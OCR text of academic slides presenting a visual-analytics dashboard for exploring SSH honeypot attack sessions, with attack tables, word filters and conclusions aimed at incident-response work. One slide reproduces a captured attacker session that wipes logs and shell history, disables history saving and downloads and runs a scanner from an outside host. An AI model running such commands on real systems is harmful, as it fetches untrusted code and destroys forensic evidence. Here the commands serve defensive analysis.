
- Source IP address
- IP of the honeypot
- Timestamp of the attack
- All commands sent to the honeypot

Visual analytics

Visual analytics is an iterative process that involves information gathering, data preprocessing, knowledge representation, interaction and decision making

Keim, 2008

Visual analytics


Information Analytics
Geospatial Analytics
Interaction
Scientific Analytics
Cognitive and Perceptual Science
Scope of Visual Analytics
Statistical Analytics
Presentation, production, and dissemination
Knowledge Discovery
Data Management & Knowledge Representation

Keim, 2008

Visual analytics

- Computationally Enhanced Visualization (V++)
  - Main focus on visualization
  - Supported by automatic computations

Visual analytics mantra

Analyse first

Show the important

Zoom, filter and analyse further

Details on demand

Keim, 2008

Our approach

Analyse first

Show the important


Details on demand

Zoom, filter and analyse further


Lelie & Breuk, 2012

Analyse first


Timeline



Total commands per IP




Show the important




SSH attacks

Attack ID	Source IP	Sensor id	Commands	Total commands
15259474	98.192.77.231	27	50	90
15637070	98.192.77.231	20	18	90
15627824	98.192.77.231	4	16	90
15636637	98.192.77.231	20	6	90
15603635	81.0.225.57	26	41	62
15631526	81.0.225.57	26	21	62

Details on demand




Details on demand



```
rm -rf .bash_history
cd /var/log/
rm -rf secure
rm -rf messages
touch messagess
touch secure
cd /root
rm -rf .bash_history
exit
uname -a
cat /etc/issue
/sbin/ifconfig
ls -a
uptime
wget irchack.99k.org/comiscan.tgz
ls -a
chmod +x *
./a 122.166
rm -rf *
unset HISTSAVE
export HISTFILE=/dev/null
rm -rf /var/run/wtmp -
rm -rf /usr/adm/lastlog
rm -rf wtmp
rm -rf lastlog
touch wtmp
touch lastlog
touch .bash_history
exit
```


Zoom, filter and analyse further




wget ✗
tar ✗

microsoft.com ✗

Zoom, filter and analyse further



Dashboard



Filters

Timeline

Total commands per IP

Details

SSH attacks

Attack ID	Source IP	Sensor id	Commands	Total commands
15637070	98.192.77.231	20	18	90
15627824	98.192.77.231	4	16	90
15603635	81.0.225.57	26	41	62

Word filter

Include	Exclude
wget	microsoft.com
tar	

Display

Demo

Conclusion

- Assist the expert in exploring the dataset
- Can find related sessions independent of the IP address
- Browse data without reading all sessions
- Identify servers that host malware
- Identify attackers and groups

Further research

- Integration in SURFcert IDS
- Direct use of Kippo data
- Additions to Kippo
  - Relate brute force login attempts to a session

Questions?

{jop.vanderlelie|rory.breuk}@os3.nl